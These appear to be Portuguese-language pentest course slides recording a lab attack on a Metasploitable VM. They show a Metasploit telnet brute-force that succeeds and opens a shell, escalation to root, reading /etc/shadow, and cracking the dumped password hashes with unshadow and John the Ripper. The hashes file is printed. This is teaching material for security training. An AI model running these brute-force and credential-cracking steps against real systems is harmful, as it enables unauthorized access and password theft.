
- Metasploit Framework (força bruta)




```
msf5 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.116
RHOSTS => 192.168.56.116
msf5 auxiliary(scanner/telnet/telnet_login) > set ThREADS 10
ThREADS => 10
msf5 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /opt/users.txt
USER_FILE => /opt/users.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /opt/pass.txt
PASS_FILE => /opt/pass.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASS_FILE         /opt/pass.txt    no        File containing passwords, one per line
   RHOSTS            192.168.56.116   yes       The target address range or CIDR identifier
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           10               yes       The number of concurrent threads
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         /opt/users.txt   no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)



```
msf5 auxiliary(scanner/telnet/telnet_login) > run

[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:password (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:admin (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:cisco (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:root (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:superadmin (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:msfadmin (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:123456 (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:ciscoadmin (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:administrator (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:telnet (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password:administrador (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: password: (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: admin:password (Incorrect: )
```



```
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: msfadmin:superadmin (Incorrect: )
[+] 192.168.56.116:23     - 192.168.56.116:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.116:23     - Attempting to start session 192.168.56.116:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.56.103:33151 -> 192.168.56.116:23) at 2020-05-13 19:44:29 -0400
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: 123456:password (Incorrect: )
[-] 192.168.56.116:23     - 192.168.56.116:23 - LOGIN FAILED: 123456:admin (Incorrect: )
```

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
METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)



```
msf5 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                 Connection
  --  ----  ----   -----------                                 ----------
  2         shell   TELNET msfadmin:msfadmin (192.168.56.116:23)  192.168.56.103:44543 -> 192.168.56.116:23 (192.168.56.116)

msf5 auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2...

pwd
pwd
/home/msfadmin
msfadmin@metasploitable:~$ sudo su
sudo su
[sudo] password for msfadmin: msfadmin

root@metasploitable:/home/msfadmin# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a9:fe:74
          inet addr:192.168.56.116  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea9:fe74/64 Scope:Link
```

SENHAS EM SISTEMA LINUX


- cat /etc/passwd
- cat /etc/shadow
- http://man7.org/linux/man-pages/man3/crypt.3.html
  - encripta essas senhas no Linux ($id$salt$encrypted$)
- Criar dois usuários e observar o /etc/shadow
  - adduser user1
  - adduser user2
- cat /etc/shadow
- openssl passwd -6 -salt %AUSFUSFYuy 123
- openssl passwd -1 -salt %AUSFUSFYuy 123

DESCOBRINDO SENHAS EM SISTEMA LINUX

- john
- john --list=formats
- ls /usr/share/john/password.lst (wordlist padrão do john)
- cat /usr/share/john/password.lst
- cat /usr/share/wordlists/rockyou.txt
- wc -l /usr/share/john/password.lst
- grep “ ” /usr/share/john/password.lst
- echo -n "alice" | sha1sum
- nano hash
- cat hash
- john hash
- john --show hash

DESCOBRINDO SENHAS EM SISTEMA LINUX

- Copiar o conteúdo do /etc/passwd e /etc/shadow
  - man unshadow
  - unshadow
  - unshadow passwd shadow > hashes
  - cat hashes
  - john hashes (usa por padrão a wordlist password.lst)



```
root@kali:~/Desktop/crack# cat hashes
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
```

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